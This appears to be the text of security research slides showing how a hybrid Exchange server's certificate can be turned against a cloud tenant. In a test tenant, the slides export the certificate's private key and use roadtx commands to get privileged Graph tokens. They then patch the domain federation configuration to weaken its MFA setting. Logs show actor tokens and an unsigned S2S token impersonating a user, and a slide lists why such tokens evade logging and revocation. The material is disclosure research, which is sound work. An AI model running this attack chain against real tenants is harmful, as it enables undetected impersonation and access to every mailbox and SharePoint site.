<b>Microsoft Exchange Server Auth Certificate</b>	<b>Microsoft Exchange Server Auth C...</b>	<b>6/9/2029</b>	<b>Server Authentication</b>	<b>Microsoft Exchange ...</b>		
WMSvc-SHA2-HYBRID-EXCHANGE	WMSvc-SHA2-HYBRID-EXCHANGE	7/3/2034	Server Authentication	WMSVC-SHA2		

Personal Certificates

Trusted Root Certification Authority

Enterprise Trust

Intermediate Certification Authority

Trusted Publishers

Untrusted Certificates

Third-Party Root Certification

Trusted People

Client Authentication Issuers

Preview Build Roots

Test Roots

AAD Token Issuer

Smart Card Trusted Roots

Hybrid-Exchange	Hybrid-Exchange	7/5/2029	Server Auth
Microsoft Exchange Server Auth Certificate	Microsoft Exchange Server Auth C...	6/9/2029	Server Auth
WMSvc-SHA2-HYBRID-EXCHANG	HYBRID-EXCHANGE	7/3/2034	Server Auth

Open

All Tasks >

- Open
- Cut
- Copy
- Delete
- Properties
- Help

Export...

**Export Private Key**

You can choose to export the private key with the certificate.

---

Private keys are password protected. If you want to export the private key with the certificate, you must type a password on a later page.

Do you want to export the private key with the certificate?

Yes, export the private key

No, do not export the private key

Next

Cancel

```
(ROADtools) → ROADtools git:(master) X roadtx appauth -c 00000002-0000-0ff1-ce00-000000000000 -t iminyour.cloud -s "msgraph/.default offline_access" --cae --key-pem certpoc.key --cert-pem certpoc.pem
Requesting token with scope https://graph.microsoft.com/.default offline_access
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) X roadtx describe
{
    "alg": "RS256",
    "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
    "nonce": "pC0KCCXc1uFNEKrndujc_0vDp7Nl9-TWZT-Xn2mgAo",
    "typ": "JWT",
    "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
    "aio": "k2RgYEi8fe3ZvFmxUqlis5bUHHnWv02hksk9h969gUU6WlfV6AZsB",
    "app_displayname": "Office 365 Exchange Online",
    "appid": "00000002-0000-0ff1-ce00-000000000000",
    "appidacr": "2",
    "aud": "https://graph.microsoft.com",
    "exp": 1752827614,
    "iat": 1752740914,
    "idp": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
    "idtyp": "app",
    "iss": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
    "nbf": 1752740914,
    "oid": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "rh": "1.AX0Ai KHYn9PIkOWUahpfY hvAMAAAAAAAwAAAAAAAActAQB0AA.",
    "roles": [
        "Directory.Read.All",
        "Domain.ReadWrite.All",
        "EduRoster.Read.All",
        "Group.ReadWrite.All",
        "Policy.Read.All",
        "User.Read.All"
    ],
    "sub": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "tenant_region_scope": "EU",
    "tid": "6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "uti": "4gGDBZpFV0K6viqcuEUIAA",
    "ver": "1.0",
    "wids": [
        "0997a1d0-0d1d-4acb-b408-d5ca73121e90"
    ],
    "xms_cc": [
        "CP1"
    ],
    "xms_ftd": "VpL4YAiaT6yPlEN2c_Slm6c8XDrqGoDjK1Pa300RJ0MBc3dlZGVuYy1",
    "xms_idrel": "7 28",
    "xms_rd": "0.42LLYBJilBES4WAXEpjrV12-n1vGYXnccw52z9_fgaKcQgLJij4i3n9X-W11FhTm1HLXB4pyCAkwM0DAASgNAA",
    "xms_spcu": "true",
    "xms_tcdt": 1573808047,
    "xms_tdbr": "EU"
}
(ROADtools) → ROADtools git:(master) X
```

"roles": [  
 "Directory.Read.All",  
 "Domain.ReadWrite.All",  
 "EduRoster.Read.All",  
 "Group.ReadWrite.All",  
 "Policy.Read.All",  
 "User.Read.All"  
,  
],

# Domain.ReadWrite.All


- Allows us to configure custom domains.
- Removing / adding domains.
- Modifying the federation configuration on domains.
- Modify the federation token signing certificate.

```
(ROADtools) → ROADtools git:(master) ✘ roadtx appauth -c 00000002-0000-0ff1-ce00-000000000000 -t iminyour.cloud -s "msgraph/.default offline_access" --key-pem certpoc.key --cert-pem certpoc.pem
Requesting token with scope https://graph.microsoft.com/.default offline_access
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) ✘ roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cloud/federationConfiguration'
{
    "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#domains('federated.iminyour.cloud')/federationConfiguration",
    "value": [
        {
            "id": "b27183e1-0e89-4a3d-ad1a-a0587edf6fc0",
            "displayName": "sts.federated.iminyour.cloud",
            "issuerUri": "http://federated.iminyour.cloud/adfs/services/trust/",
            "metadataExchangeUri": "https://sts.federated.iminyour.cloud/adfs/services/trust/mex",
            "signingCertificate": "MIIE9DCCAtygAwIBAgIQMszK77Cj4JZJ4pktutJumzANBgkqhkiG9w0BAQsFADA2MTQwMgYDVQQDEytBREZTIFNpZ25pbmcgLSBzdHMuZmVkJhdGVkLmltaW5b3VyLmNs3VkB4XDTIzMDCzMDAwMTgwM1oXDTI0MDcyOTAwMTgwM1owNjE0MDIGA1UEAxMrQURGUyBTaWduaW5nIC0gc3RzLmZlZGVyYXRlZC5pbWlueW91ci5jbG91ZDCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAg0CggIBAKGCsJDnjPBvo9ZBs00+WaHe8s0RboCWAYh+6ULaa/P64mH0PKQ9zpGDWxbuNaPgP40xvguZ2MagkPU71es7dbghUE0KwT6iEvB8g+eyJfYyi7g+P5CVLm+l2Y/Xjl70zBIDB+yjbhfyIXJ5VryKps0WcjVT6u73y+r8VBHnFsK68frd4/paQ3eVA80qQzckHmFB0ahi80m5cvHnjvXAAGkq9LaTtixTxtNR0bZlqfA3e83yx7TyEkUaV7KooXXUGDz7t2HYLi1vxyJCsKBS+wpIYU8Zm2MdvsNgcLQ0MAvcWF1ziqb6/lR/gzB21YC4wGSYIKF7/P7/Ug9UlEr5sBIugiJoiFKpkCpdoiMvNSn9JxU+D/b1Tvhp7p0qSI9+0FezrAmXKtX8D612EHfqEb8J+ouJk8oPz+EvfBlj3+Rp/lQf0xwNplup6eTLdo0ts7LkDOKA6AeAis5awXH/kY67vwgxFgJnb62G8FXe1WqlJ7EPgL8RUAhBr7IEZSvo5WxyobCMRlkptcdxKVAdmJtcJKQbZ0BuJvG2XW0m5rhH/Guh2s1CODc9dXPLdFlrY4cxnJWoeaILBr02/OBTo/f/Vohjo32qi2beAG7BYkxv00QoLp11X8CjjUCX+B9HxSZXsw+Yz4t9pZeKzDtkTS/VZmg/iI6ur8dcZAgMBAAEwDQYJKoZIhvcNAQELBQADggIBAAv26v2+QyEWKlx8Z/rXQEodVxxSenUMV9F/llbydDeVtUhsPp5IGrPPPubZ6+BCW10y0ELt00n+ywvEtDLrAFWw0nLgu+opXRrNkhtAPQJsGS6dc5ZHFWyPaVt1xwwNJbwcd90KF0fIHt9b6Er6jVFGAFqPSwxLqp/Y1bEa69gt20Q5QYvGe4QYnGkoZN0ttj36TgLuUgVM/52FTbjp6B2RZPjm3DpVN4gbIUeYq6qWUJdFrhbmCQUFn7yALss+7p8ZIX8SOXKmzM7dhq1H97g5v9swJMyFdjVYp4r/Zh/ZAmvQuC10VM8awwsv9hEZQly+3uvCF3XQukho3j7MJLUSBGgHC41CHSuD4jYzAdjsSmS21uUczYtwjB8YqjMC/suEK2LaNdmf+uf2N2RXKf82sy1HkDFK82nxRsIjtjjEXmbLJYX63IAz70PFZ/2DsdpY0czPwAcnwjd9tn+qgBTTHGaFbRTpW02/841bsz7TrEliACyGRLg7PLo40ivKlssiU75oznPssZecZi6Z1tJfYIovvUB/ZLHwJVy6jgN2zlIEEn2MthV14vBXab9Cwz+nSLFcRKqJ3eVKnkT1CVN4/6eIJAxn5ED8GUJGUxW3wnKfcj5IoKK4WkzlwQBH4sNEwH0+20y/iDziE4QgERlbIDttFCqggSS/TUveKb",
            "passiveSignInUri": "https://sts.federated.iminyour.cloud/adfs/ls/",
            "preferredAuthenticationProtocol": "wsFed",
            "activeSignInUri": "https://sts.federated.iminyour.cloud/adfs/services/trust/2005/usernamemixed",
            "signOutUri": "https://sts.federated.iminyour.cloud/adfs/ls/",
            "promptLoginBehavior": "",
            "isSignedAuthenticationRequestRequired": null,
            "nextSigningCertificate": null,
            "federatedIdpMfaBehavior": "rejectMfaByFederatedIdp",
            "passwordResetUri": null,
            "signingCertificateUpdateStatus": {
                "certificateUpdateResult": "Success",
                "lastRunDateTime": "2024-08-03T14:58:50.7853744Z"
            }
        }
    ]
}
```

# Patch federation config

```
(ROADtools) ➔ ROADtools git:(master) ✘ roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cloud/federationConfiguration/b27183e1-0e89-4a3d-ad1a-a0587edf6fc0?$select=federatedIdpMfaBehavior' > fedconf.json
(ROADtools) ➔ ROADtools git:(master) ✘ roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cloud/federationConfiguration/b27183e1-0e89-4a3d-ad1a-a0587edf6fc0' -df fedconf.json -m PATCH
204

(ROADtools) ➔ ROADtools git:(master) ✘ roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cloud/federationConfiguration/b27183e1-0e89-4a3d-ad1a-a0587edf6fc0?$select=federatedIdpMfaBehavior'
{
    "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#domains('federated.iminyour.cloud')/federationConfiguration(federatedIdpMfaBehavior)/$entity",
    "federatedIdpMfaBehavior": "acceptIfMfaDoneByFederatedIdp"
}
(ROADtools) ➔ ROADtools git:(master) ✘
```



# Test our hybrid setup

## Version

Exchange PowerShell

Search

Set-PerimeterConfig

Set-ServicePrincipal

Set-SettingOverride

Test-ApplicationAccessPolicy

**Test-OAuthConnectivity**

Test-ServicePrincipalAuthorization

Test-SystemHealth

Update-ExchangeHelp

Learn / ExchangePowerShell / organization /

 Ask Learn

## Test-OAuthConnectivity

Module: [ExchangePowerShell](#)

Applies to: Exchange Server 2013, Exchange Server 2016, Exchange Server 2019, Exchange Online

This cmdlet is available in on-premises Exchange and in the cloud-based service. Some parameters and settings may be exclusive to one environment or the other.

Use the Test-OAuthConnectivity cmdlet to test OAuth authentication to partner applications for a user.

For information about the parameter sets in the Syntax section below, see [Exchange cmdlet syntax](#).

# Testing OAuth connectivity

```
Machine: Hybrid-Exchange.hybrid.iminyour.cloud
[PS] C:\Windows\system32>Test-OAuthConnectivity -Service EWS -TargetUri https://outlook.office365.com/ -Mailbox "Hybrid"

Task                               ResultType
----- 
Checking EWS API Call Under Oauth Success
```


```
Client request ID: af0b9e1c-304d-4cbe-8e59-57cc92c12dc3
Information:[OAuthCredentials:Authenticate] entering
Information:[OAuthCredentials:Authenticate] challenge from 'https://outlook.office365.com/ews/Exchange
.asmx' received: Bearer client_id="00000002-0000-0ff1-ce00-000000000000", trusted_issuers="00000001-00
00-0000-c000-000000000000@*", token_types="app_asserted_user_v1 service_asserted_app_v1", authorizatio
n_uri="https://login.microsoftonline.com/common/oauth2/authorize",Basic Realm=""
Information:[OAuthCredentials:GetToken] client-id: '00000002-0000-0ff1-ce00-000000000000', realm: '',
trusted_issuer: '00000001-0000-0000-c000-000000000000@*' [REDACTED]
Information:[OAuthCredentials:GetToken] Start building a token using organizationId ''
Information:[OAuthTokenBuilder:GetAppToken] start building the apptoken
Information:[OAuthTokenBuilder:GetAppToken] checking enabled auth servers
Information:[OAuthTokenBuilder:GetAppToken] trusted_issuer includes the auth server 'ACS - 68269e62-04
8f-4804-b5fa-af63c14b65e4' ( having DomainName : System.Collections.Generic.List`1[System.String] ): 0
0000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc,
Information:[OAuthTokenBuilder:GetAppToken] updating the tenant id with the auth server realm; current
tenant id value is '', new value is '6287f28f-4f7f-4322-9651-a8697d8fe1bc'
Information:[OAuthTokenBuilder:GetAppToken] trying to get the apptoken from the auth server 'ACS - 682
69e62-048f-4804-b5fa-af63c14b65e4' for resource '00000002-0000-0ff1-ce00-000000000000/outlook.office36
5.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc', tenantId '6287f28f-4f7f-4322-9651-a8697d8fe1bc', userDoma
in 'hybrid.iminyour.cloud'
```

# Actor token?


```
Information:[TokenBuildRequest:GetActorTokenFromAuthServer] Sending token request to 'https://accounts.accesscontrol.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokens/OAuth/2' for the resource '00000002-0000-0ff1-ce00-000000000000/outlook.office365.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc' with token: grant_type=http%3a%2f%2foauth.net%2fgrant_type%2fjwt%2f1.0%2fbearer&assertion=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCIk4wbDRiRTlrUUxKNnQyLVFRMzcyTTRFNDUwOCJ9.eyJpc3MiOiIwMDAwMDAwMi0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDBANjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZ1MWJjIiwiYXVkJoiMDAwMDAwMDEtMDAwMC0wMDAwLWMyMDAtMDAwMDAwMDAwL2FjY291bnRzLmFjY2Vzc2NvbnRyb2wud2luZG93cy5uZXRANjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZ1MWJjIiwiZXhwIjoxNzUzMjE3NTUzLCJuYmYiOjE3NTMyMTY5NTN9.Y5wR0Ah2H2NV7J22Uj5zDF10dXXDviIxJ0cEon35Rx1cb1TG8r_Vzir7NS9-aic1DBjYeXPafC3-4HM26FxH4LfXBhzGKnxMmsYt0orkVihJ52AKZ4aYsW67o36b8YKZQ0jUoIcBsx0yjogEViPB912pPla935ZGTDdwbbAdNY_Aio-b_mr2GVnTkqopjIfT1G38cYCfrfSRhuMIOWIu6t7icfarDsS6L4m2jdC-SJoVwIh593ShmHeW6XiY5ruxhrrLzjKjroSR5IlMuFYgNyXHwlqJDPxSG58IBHYz_7h5TbtppBYDnS4GgLR9NE_oALAkrDh_MiivfZdoT3sNA&resource=00000002-0000-0ff1-ce00-000000000000%2foutlook.office365.com%406287f28f-4f7f-4322-9651-a8697d8fe1bc
```

# Another token?

```
Information:[OAuthCredentials:Authenticate] send request to 'https://outlook.office365.com/ews/Exchang  
e.asmx' with the bearer token: '{"typ":"JWT","alg":"none"} {"iss": "00000002-0000-0ff1-ce00-000000000000  
0@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office365  
.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "nbf": "1753216953" "exp": "1753245753" ; actor: {"typ": "JW  
T", "alg": "RS256", "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo", "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"}. "oid": "a761  
cbb2-fbb6-4c80-aa50-504962316eb2" "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651  
-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office365.com@6287f28f-4f7f-4322-9  
651-a8697d8fe1bc" "nbf": "1753216653" "exp": "1753303353" '
```



# Access Control Service (ACS)



# Actor tokens

```
(ROADtools) → pocs git:(master) ✘ roadtx describe -f .roadtools_actortoken
{
    "alg": "RS256",
    "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
    "typ": "JWT",
    "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
    "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "exp": 1753305230,
    "iat": 1753218530,
    "identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nameid": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nbf": 1753218530,
    "oid": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "sub": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "trustedfordelegation": "true",
    "xms_spcu": "true"
}
```

# Unsigned bearer token sent to Exchange online

```
{  
    "alg": "none",  
    "typ": "JWT"  
}  
  
{  
    "actortoken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Il9qTndqZVNudlRUSzhYRWRYNVFVUGtC  
QiOiIwMDAwMDAwMi0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAvb3V0bG9vay5vZmZpY2UuY29tQDYyODdmMjhmlTRmN  
MDAwMC1jMDAwLTAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJpYXQiOjE3NTM  
l0eXByb3ZpZGVyIjoiMDAwMDAwMDEtMDAwMC0wMDAwLWMwMDAtMDAwMDAwMDAwQDYyODdmMjhmlTRmN2YtNDMyMi05N  
ZTAwLTAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJvaWQiOjJhNzYxY2JiMi1  
I2LTRjODAtYWE1MC01MDQ5NjIzMtZlYjIiLCJ0cnVzdGVkZm9yZGVsZWdhGlvbiI6InRydWUiLCJ4bXNfc3BjdSI6InRyd  
JTgJAQzrVAztK02FsCXCpCn2XgC0l2YmdSmDpmF76WogMyJxzbwXPNOGB3UdICb19vJCAaxl2F0XG3hJgKkShuWKhVuQS9q  
96wWSyPxj5zyFCP7j0aCsRTXRNil7M1rLe6gak9c85s00xmrg6ITqcpHEVCBIIeLy6AdYpM08gPyzlJqjtAp-iHSnwMWX3b  
    "aud": "00000002-0000-0f11-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a86  
    "exp": 1753219402,  
    "iat": 1753219102,  
    "iss": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",  
    "nameid": "10032001E2CBE43B",  
    "nbf": 1753219102,  
    "nii": "urn:federation:MicrosoftOnline",  
    "sip": "dirkjan@iminyour.cloud",  
    "smtp": "dirkjan@iminyour.cloud",  
    "upn": "dirkjan@iminyour.cloud"  
}
```


# Service to Service (S2S) tokens

- Valid for 24 hours.
- Non-revokable.
- No logs when they are issued.
- Unsigned – so no traffic to Entra ID to use them – so again no logs.
- Can impersonate anyone within the tenant for tokens that have “trustedfordelegation”, which most MSFT apps I tested have.
- No Conditional Access or any security checks at all.
- Valid for any mailbox in Exchange online.
- Can also be requested for SharePoint online, access any SharePoint site / OneDrive in the tenant.

# S2S tokens



EVERYTHING THE LIGHT  
TOUCHES IS OUR TENANT



